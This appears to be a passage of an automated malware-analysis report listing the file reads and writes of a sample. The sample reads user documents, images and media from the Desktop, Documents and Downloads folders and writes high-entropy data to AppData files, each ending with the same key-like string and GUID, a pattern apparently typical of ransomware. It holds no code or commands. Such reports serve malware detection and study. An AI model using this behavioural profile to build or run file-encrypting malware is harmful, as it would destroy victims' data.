C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00001.jrs	3145728	256	18 6f fd fd fd 3d fd 7f 2f 12 60 fd 27 42 63 44 fd 58 fd fd 74 fd fd fd fd 34 6d 7c fd fd fd 04 fd 60 24 03 03 fd 1b fd 1e fd 26 66 7a fd 2e 93 62 fd 00 36 5d 78 fd fd ff fd 25 22 03 1f fd fd 2b fd 68 fd 0c 61 fd 79 fd 2f fd 6c fd 1e fd fd 01 fd fd fd fd fd 19 ff fd 57 fd 6d 34 fd 1e 96 4e fd 23 fd 6a 49 6a fd 0d fd 1d fd 11 13 fd 59 fd 01 23 fd fd 0f 71 1b fd 25 62 3e 60 fd b3 29 fd 65 21 fd fd 68 fd b5 0d 05 06 3f fd fd fd fd 37 6d 3c fd 72 32 fd 59 fd 4a 30 fd fd fd fd 46 fd 1e fd 55 fd 18 6d fd 5d 22 fd fd fd 20 41 37 3c fd 2f fd 08 fd fd 63 2f fd 7d 1b fd 6a fd fd 47 a0 65 20 fd 23 24 49 2e 40 4f 5d fd 06 05 4e fd fd fd fd 76 57 fd ab fd 47 0a fd fd 44 fd 12 fd fd fd 1b fd fd d0 fd fd fd 0e fd 43 fd 50 14	o=/`'BcDXt4m|`$&fz.b6]x%"+hay/lWm4N#jIjY#qb>`)e!h?7m<r2YJ0FUm]"A7</c/}jGe#$.@O]NvWGDCP	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00001.jrs	3145984	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00001.jrs	3146024	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00002.jrs	5	153600	17 3d fd fd 37 1e fd fd fd fd 78 fd fd 71 fd fd fd 0e 59 0a fd fd 74 1d fd 31 0d 53 52 71 fd fd 4c fd fd fd fd fd 26 fd 69 fd 38 52 fd 45 fd 10 fd fd fd fd 1b fd 6d 7a 7b fd 16 fd 42 fd 7f fd 7a 66 fd fd 7b fd fd 32 fd fd 16 30 10 fd ef fd 45 fd 09 1e fd fd fd fd fd 57 41 fd 58 fd fd fd fd 56 70 fd fd 54 fd 7f 25 50 7f 06 19 fd fd 6c fd 1b 1c 00 0d 3b 58 fd fd fd 1f 36 60 72 fd fd fd 23 18 fd fd fd 09 fe 3f 21 3a 68 fd fd fd 5d ad fd fd 74 fd fd 57 72 fd 30 5c 04 fd fd 79 fd fd 41 23 7c fd 3f 47 fd fd fd fd 10 1a 48 fd 6e fd fd 5b fd fd 23 03 fd fd 5e 1e fd 1a fd 75 18 03 fd 43 11 49 fd 5e bc fd 5b 6f fd 7d fd 6e 2f fd fd 58 fd 13 29 67 fd fd 19 fd 65 e8 fd 95 fd 4d 7b 3d fd fd 17 47 14 7b fd 2c fd fd 05 fd 48	=7xqYt1SRqL&i8REmz{Bzf{20EWAXV pT%Pl;X6`r#?!:h]tWr0\yA #|?GHn[#^uCl^[o}n/X)gM{=G{,H	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00002.jrs	3145728	256	3d fd 46 51 70 fd fd 68 fd fd fd 45 62 32 65 00 fd fd 02 74 fd 64 fd 2e 6f 56 fd 64 62 f2 fd fd 6e fd fd fd 5e 52 47 fd 41 71 7b 2d fd fd 1e fd fd 24 2e 75 fd fd 24 56 68 68 68 fd fd fd 6d fd 04 fd 38 fd 07 fd 1f 01 6e 2e 45 fd 0c 2f 50 6d fd 3f 32 fd 7b 1f 34 fd fd 08 fd 6c fd fd fd 66 44 fd 3b fd 62 fd 50 4a 4f fd 0b fd fd 53 fd fd fd 0f fd fd 64 fd 0e 67 fd fd 4f cb fd 45 fd fd 61 1a fd fd 16 fd fd 2a 45 78 fd fd 1b fd fd fd fd 18 fd fd 3b fd 1a fd 3d fd fd fd fd 4d 51 fd fd 46 fd fd 24 0f fd 7d 25 13 fd 12 72 fd b3 22 5b fd 6b fd fd 49 fd 0f fd 37 fd 3a 00 3a 30 fd fd 2e fd fd 77 05 2f 60 fd fd 24 0f 4f 3a fd fd fd 76 6d 00 2a fd fd 68 fd 43 fd fd 7f 3d 02 fd 06 62 fd fd 4d fd fd 1d 60 5a 54 2d fd 6c 7a fd fd fd 5b fd 12	=FQphEb2etd.oVdbn^RGAq{-$.u$Vhhhm8n.E/Pm?2{4lfD;bPJOSdgOa*Ex;=MQF}%r" [kI7::0.w`$O:vm*hC=bM`ZT-lz[	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00002.jrs	3145984	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00002.jrs	3146024	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Comms\UnistoreDB\USStmp.jtx	5	153600	fd 59 fd 12 fd fd fd fd fd 09 1c fd 69 05 08 fd fd fd 17 fd 44 42 3b 49 fd 06 17 fd fd fd 64 08 fd 45 49 fd fd 2b 79 85 fd fd 77 02 fd fd 37 fd 31 43 43 29 fd fd fd 01 fd fd fd fd 54 4b 28 45 35 24 fd 07 fd 17 22 38 fd fd 3b 73 5e fd 7c fd 6c 40 98 12 4f 59 fd 40 63 fd 66 6e fd fd fd 29 04 d7 49 30 fd 02 fd fd fd fd fd fd 53 fd 48 48 17 fd 69 fd 58 57 b3 6d fd fd 76 51 fd fd 4f 44 04 0e fd 98 75 fd 75 62 fd fd 36 fd fd 27 0f fd fd fd 4c fd fd fd 51 fd 14 74 fd 18 40 10 fd 76 fd fd 73 18 fd 51 57 fd 12 fd fd 2d fd 08 fd fd fd e4 fd f8 72 fd fd fd 4c 69 fd 74 fd 12 7e 6b fd 0a fd c1 fd fd 47 06 76 fd fd 56 5c fd 48 17 fd 09 fd fd 68 48 fd 1e fd 56 36 fd fd fd 06 4d 5d fd 7d 5d 51 57 21 5a fd 5a 2f fd 28 71 fd	iDB;IdEI+yw71CC)TK(E5 $"8;s^|@O Y@cfn)I0SHHiXWmvQO Duub6'LQt@vsQW-rLit~kGvV\HhHV6M]}]QW !ZZ/(q	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USStmp.jtx	3145728	256	36 fd 6d 6a fd fd 6c fd 10 18 49 fd 4a 5a fd fd fd fd fd 71 fd 59 fd fd 27 5a 02 fd 4b fd fd 14 5a fd 42 02 64 2a fd fd fd 74 59 fd 11 fd fd 02 38 fd 70 fd 42 12 fd fd 1c fd 2e 1f 62 fd 53 36 fd 65 fd 08 10 fd 1b fd 0b 2a fd fd 12 fd 00 fd 61 0c 44 fd 6c fd 12 45 4d fd 7b fd 3f fd fd fd 03 fd 23 fd fd fd fd 4c fd 76 fd fd 64 42 0d fd 60 fd 2d fd fd 6c 7b fd 55 fd 2c fd 62 7e fd fd fd fd fd 72 02 45 fd fd 67 43 fd fd 6b fd 35 fd 07 8e fd 26 65 fd 65 6f c6 fd 03 fd 39 51 2f 54 5f 65 fd 66 23 33 7e 1e 2c 2a fd 26 fd 9a 4f fd 13 6c fd 03 fd 2c fd fd fd 33 4f fd fd fd 25 32 4b fd 18 fd fd 43 fd fd fd 0f 50 13 fd fd fd 66 6b 34 4f 7c 67 fd fd 60 fd 11 73 3c 7b fd fd fd fd 7e fd fd fd fd fd 61 fd 63 40 fd fd fd 04 fd 1c fd	6mjlIJZqY'ZKZBd*tY8pB. bS6e*aDlEM{?#LdB`-l{U,b~rEgCk&eeo9Q/T_ ef#3~,*&Ol,3O2KCPfk4O |g`s<{~ac@	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USStmp.jtx	3145984	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USStmp.jtx	3146024	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\ngen.log	5	328	03 fd fd 12 fd fd fd fd fd fd 6c fd 20 fd 59 7b 5a 2e 17 fd fd fd 0f fd fd 6a fd fd 14 43 fd 05 fd fd 27 fd 40 1f fd 1e 76 18 fd fd 50 37 fd 3a fd fd 48 fd 69 65 1c fd fd 0e fd 6c 13 fd fd fd 78 fd 2a 41 fd fd fd 20 74 1a 5a fd fd fd fd 30 fd 71 fd fd 02 fd fd fd 05 1c 26 36 fd 5c fd 38 15 fd 6f fd fd 10 63 01 14 28 5c 78 29 fd fd fd 53 78 fa 57 72 49 fd 5d 70 fd fd 63 fd fd 16 fd 0c fd fd 00 32 35 fd fd 1e fd 25 02 4d 6c fd 74 16 fd fd 05 7b 79 fd 28 43 fd 33 fd 2e 4c fd 18 fd 5e 7c fd 6f fd fd fd fd fd fd fd 36 6f 20 fd fd 05 61 1b 57 4b 16 fd fd fd fd fd fd 30 05 63 fd 68 fd fd fd b8 fd 6c fd 30 fd 78 fd 49 7e fd 35 54 7d 79 09 fd fd 7a 48 6b 63 05 fd 2d 7b fd fd 33 6f fd 24 6a fd fd 56 4e 51 58 12 fd fd fd 0c 37	l {Z.jC'@vP7:Hiel*A tZ0q&6\8oc (\x)SxWrI]pc25%Mlt{y(C3 .L^|o6o aWK0chl0xI~5T}yzkc-{3o$jVNQX7	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\ngen.log	333	256	15 64 fd 6c 0d 12 fd fd fd 2c 08 fd 28 a5 fd 25 16 fd 5a fd 69 04 fd fd fd 06 15 fd fd 31 fd 34 fd 66 fd 13 7d fd 39 12 35 fd fd fd fd 25 fd 3a fd fd 2a fd 4e 5f fd fd fd 53 55 46 fd 3a 55 fd 4c fd 4c fd fd fd 49 7b fd fd 7c 5c fd fd fd 10 49 fd fd 10 fd fd fd 0b fd fd 7a 0c fd fd fd fd 4b 66 fd fd 03 14 22 75 fd fd 05 fd fd 50 65 fd 0f fd 6b 49 fd 45 17 3d 70 39 fd fd 4e 26 09 7a 54 3f fd 37 12 49 5b fd fd fd fd 18 12 60 0f 18 28 32 3b 58 fd fd 0a fd 5f fd fd 1e 5f fd 67 4f fd fd 00 13 3f fd 2c 11 63 1a 32 fd 4e fd 1d 0f fd 4c 2c 2f fd 02 fd fd fd fd 07 48 4e 5b 05 fd 1c 36 41 2a fd fd fd 60 fd 3b 69 4e 02 79 fd fd fd fd 6c 26 fd fd 52 3e 5b 07 20 33 38 12 56 fd 14 fd fd fd 24 5d fd fd fd 5a fd fd 25 20 fd fd fd 1c fd fd	dl, (%Zi14f}95%*N_SUF:ULLI{|lz Kf"uPekIE=p9N&zT? 7I[`(2;X__gO? ,c2NL,/HN[6A*`;Nyl&R>[38V$]Z	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\ngen.log	589	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\ngen.log	629	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\brndlog.txt	5	6570	fd fd fd 03 fd fd 68 fd 0c 4b fd fd fd fd 07 fd 30 fd 53 fd 0b fd 22 41 55 fd fd 09 fd fd fd fd fd fd 29 6f fd fd 6b fd 4a 40 16 15 61 11 58 5f fd 35 fd 48 39 75 16 42 09 04 2f c1 06 fd 55 fd fd 3e 19 1b fd fd fd d1 fd 15 54 fd fd 5e 70 00 fd 3a 1a 46 6a 37 32 02 fd fd fd 37 fd fd 29 fd fd 00 fd fd fd fd fd fd 60 fd fd fd 66 19 fd 45 54 fd fd 35 fd fd 2c 72 31 fd fd 60 fd fd fd fd fd 59 25 fd fd fd 1b fd fd 67 3b 52 fd fd 4f fd fd 4d fd fd 1b fd 3c fd 2b 22 fd fd 1b fd 12 51 0b fd fd 1f 00 fd 35 38 fd 56 fd fd fd 77 31 26 fd 30 bf fd fd fd 6e fd fd fd 43 fd fd fd 5e fd 1f 3b 58 40 64 5b 7b fd 60 fd 4a fd fd 53 fd fd fd 21 61 50 fd 37 fd 1c 15 6c 2b fd fd fd fd 25 fd 44 fd fd 36 fd 56 31 fd fd fd fd 0d fd fd fd	hK0S"AU)okJ@aX_5H9uB/U>T^p:Fj727)`fT5,r1`Y%g;ROM<+"Q58Vw1&0nC^;X@d[{`JS!aP7l+%D6V1	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\brndlog.txt	6575	256	43 5b 2e fd fd fd 7b 03 41 6b 59 fd 19 fd 67 62 39 fd 7e fd 2f 34 f4 fd 53 2c fd fd fd 3a fd 26 fd fd 5e fd 2c 5b 3d fd 2d 26 fd fd 64 fd 64 52 02 70 47 60 fd fd fd fd 66 31 49 28 fd fd fd fd fd 8f 6f fd 6a fd 4c 06 62 fd 3a fd fd fd 03 fd fd 79 5a 65 75 17 fd 50 4a 51 fd fd fd fd 2e fd 28 5b fd fd fd fd fd 01 05 5b 74 4d fd fd 66 fd 11 fd 7e fd 11 f7 1c fd 7b 7d fd 5f 19 fd fd 63 6f fd 7e 5b fd 3d 76 0f 3a fd 75 fd 25 fd 16 7f 59 39 fd 74 fd 07 01 03 21 48 fd 7f 25 fd 0d fd 16 fd 61 61 fd fd 39 51 fd fd 46 fd fd 11 74 21 fd fd fd fd fd fd fd fd 49 1a 5d fd 03 3c fd 48 fd 58 fd fd 2f 36 fd 69 fd fd 35 68 71 fd 4f fd fd 38 20 3a fd fd 24 59 d7 fd 00 fd 5a 14 fd 49 48 16 fd fd 7c fd fd 47 42 6d fd 1d fd	C[.{AkYgb9~/4S,:&,[=-&ddRpG`f1I(ojLb:yZeuPJQ.([[tMf~{}_co~[=v:u%Y9t!Haa9QFt!I]<HX/6i5hqO8:$YZIH|GBm	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\brndlog.txt	6831	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\brndlog.txt	6871	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-ClearIconCache.log	5	495	fd fd 49 fd 37 fd 04 fd 35 fd fd 3a fd 3e 22 fd 7b fd 3a 6e fd fd 22 26 fd fd 27 fd 0e fd fd 5d 57 52 68 fd 32 2c 53 fd 09 0d fd fd fd 35 fd 29 26 fd bb fd 3e 24 fd 22 fd 43 fd 72 fd 0a fd 5f fd fd 58 44 1c 75 fd 11 3d 21 68 fd fd fd fd 32 fd 3f fd fd fd fd 11 1d fd fd fd fd 1a fd fd 0b fd fd 22 02 fd fd 17 fd fd fd 70 0b 42 50 41 25 76 33 fd fd 1a 0f fd fd 5e fd fd 25 fd 6e fd 61 fd 26 fd 54 41 5f 2d fd fd 3b fd fd fd fd c5 4d 58 fd 74 01 04 fd 15 43 fd 55 fd 71 61 4c 18 fd 73 fd fd 92 fd 97 fd 16 fd 47 25 3c fd fd fd 72 07 27 fd 43 fd 05 7e 72 04 fd fd fd 5c 63 38 60 44 7e 21 fd 72 35 fd 52 fd fd fd 1f fd 7c 23 fd 17 fd 76 33 49 fd fd 5a 74 fd 2d 02 fd 78 0b fd fd 45 15 fd 3b fd 63 43 fd 72 fd 2c 17 fd fd 5f	I75:>" {:n"&']WRh2,S5)&>$"Cr_ XDu=!h2? pBPA%v3^%na&TA_;MX tCUaLsG% <r'C~r\c8`D~!r5R|#3IZt-xE;cCr,_	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-ClearIconCache.log	500	256	51 15 fd 62 56 fd 71 fd fd 76 64 6c 2f fd 3a 51 30 fd fd 53 1f 79 fd 7f 31 4b fd 3b 2b 78 fd fd 4d fd fd 52 fd 53 fd 26 61 fd 10 76 17 fd 06 43 77 fd 25 57 14 2d fd 1f 0f 17 fd 0b 6e 76 28 fd fd 2e fd fd fd fd 15 fd 90 63 7c bf fd fd fd fd 50 64 7b fd 4b fd 61 32 fd 4e 6e 5e fd 4c 6a 7e 42 18 36 fd fd 76 fd 63 fd 6c 73 04 55 1c fd 47 fd 1e 71 26 fd 6b fd fd 13 fd 62 16 18 fd 79 fd fd 29 fd 7d fd fd 44 08 25 46 fd 43 01 fd fd fd fd 1d 72 fd 18 fd 0f 6d 77 3d 25 fd 7b fd fd 55 fd fd 65 fd fd 5e 6b fd fd fd 31 fd 12 13 06 2c 05 25 fd 06 56 fd 16 2f fd fd 38 fd 41 71 68 54 38 19 55 fd 11 7f 51 60 fd 6a fd fd 2b 3f fd 5b fd 6c fd 1b fd 77 4e 3c 6e fd 2e 36 54 fd 5d 61 fd fd 03 fd fd 0a fd fd 0c fd 6b 32 06 04 0a fa 44 fd fd fd 77	QbVqvdl:Q0Sy1K;+xMRS &avCw%W-nv (.c|Pd{Ka2Nn^Lj~6vclsU Gq&kby)D%FCrmw=% {Ue^k1,%V/8AqhT8UQ`j+ ?[lwN<n.6]ak2Dw	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-ClearIconCache.log	756	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-ClearIconCache.log	796	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\bootTel.dat	unknown	38	success or wait	1	41134B	ReadFile
C:\bootTel.dat	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\deprecated.cookie	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\deprecated.cookie	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\BJZFPPWAPT.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\BJZFPPWAPT.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\BNAGMGSPLO.pdf	unknown	153605	success or wait	1	41140B	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EEGWXUHVUG.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\EEGWXUHVUG.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\EOWRVPQCCS.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\EOWRVPQCCS.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\EOWRVPQCCS.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\EOWRVPQCCS.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\EWZCVGNOWT.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\EWZCVGNOWT.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\GRXZDKKVDB.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\GRXZDKKVDB.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\NVWZAPQSQL.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\NVWZAPQSQL.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\NVWZAPQSQL.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\NVWZAPQSQL.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\NVWZAPQSQL.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\NVWZAPQSQL.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\PALRGUCVEH.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\PALRGUCVEH.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\SQSJKEBWDT.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\SQSJKEBWDT.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\SQSJKEBWDT.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\SQSJKEBWDT.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\SUAVTZKNFL.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Desktop\TQDFJHPUIU.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Desktop\TQDFJHPUIU.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\BJZFPPWAPT.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\BJZFPPWAPT.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\BNAGMGSPLO.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\EEGWXUHVUG.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\EEGWXUHVUG.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\EOWRVPQCCS.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\EOWRVPQCCS.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\EOWRVPQCCS.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\EOWRVPQCCS.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\EWZCVGNOWT.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\EWZCVGNOWT.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\GRXZDKKVDB.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\GRXZDKKVDB.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\NVWZAPQSQL.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\NVWZAPQSQL.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\NVWZAPQSQL.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\NVWZAPQSQL.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\NVWZAPQSQL.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\NVWZAPQSQL.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\PALRGUCVEH.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\PALRGUCVEH.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\SQSJKEBWDT.jpg	unknown	38	success or wait	1	41134B	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SQSJKEBWDT.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\SQSJKEBWDT.xlsx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\SQSJKEBWDT.xlsx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\SUAVTZKNFL.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Documents\TQDFJHPUIU.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Documents\TQDFJHPUIU.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\BJZFPPWAPT.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\BJZFPPWAPT.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\BNAGMGSPLO.docx	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\BNAGMGSPLO.docx	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\BNAGMGSPLO.pdf	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\BNAGMGSPLO.pdf	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\EEGWXUHVUG.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\EEGWXUHVUG.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\EOWRVPQCCS.jpg	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\EOWRVPQCCS.jpg	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\EOWRVPQCCS.mp3	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\EOWRVPQCCS.mp3	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\EWZCVGNOWT.png	unknown	38	success or wait	1	41134B	ReadFile
C:\Users\user\Downloads\EWZCVGNOWT.png	unknown	153605	success or wait	1	41140B	ReadFile
C:\Users\user\Downloads\GRXZDKKVDB.jpg	unknown	38	success or wait	1	41134B	ReadFile
